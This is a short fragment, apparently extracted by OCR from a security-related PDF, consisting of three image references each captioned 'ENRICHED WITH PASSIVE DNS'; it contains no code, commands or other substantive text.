
ENRICHED WITH PASSIVE DNS




ENRICHED WITH PASSIVE DNS




ENRICHED WITH PASSIVE DNS

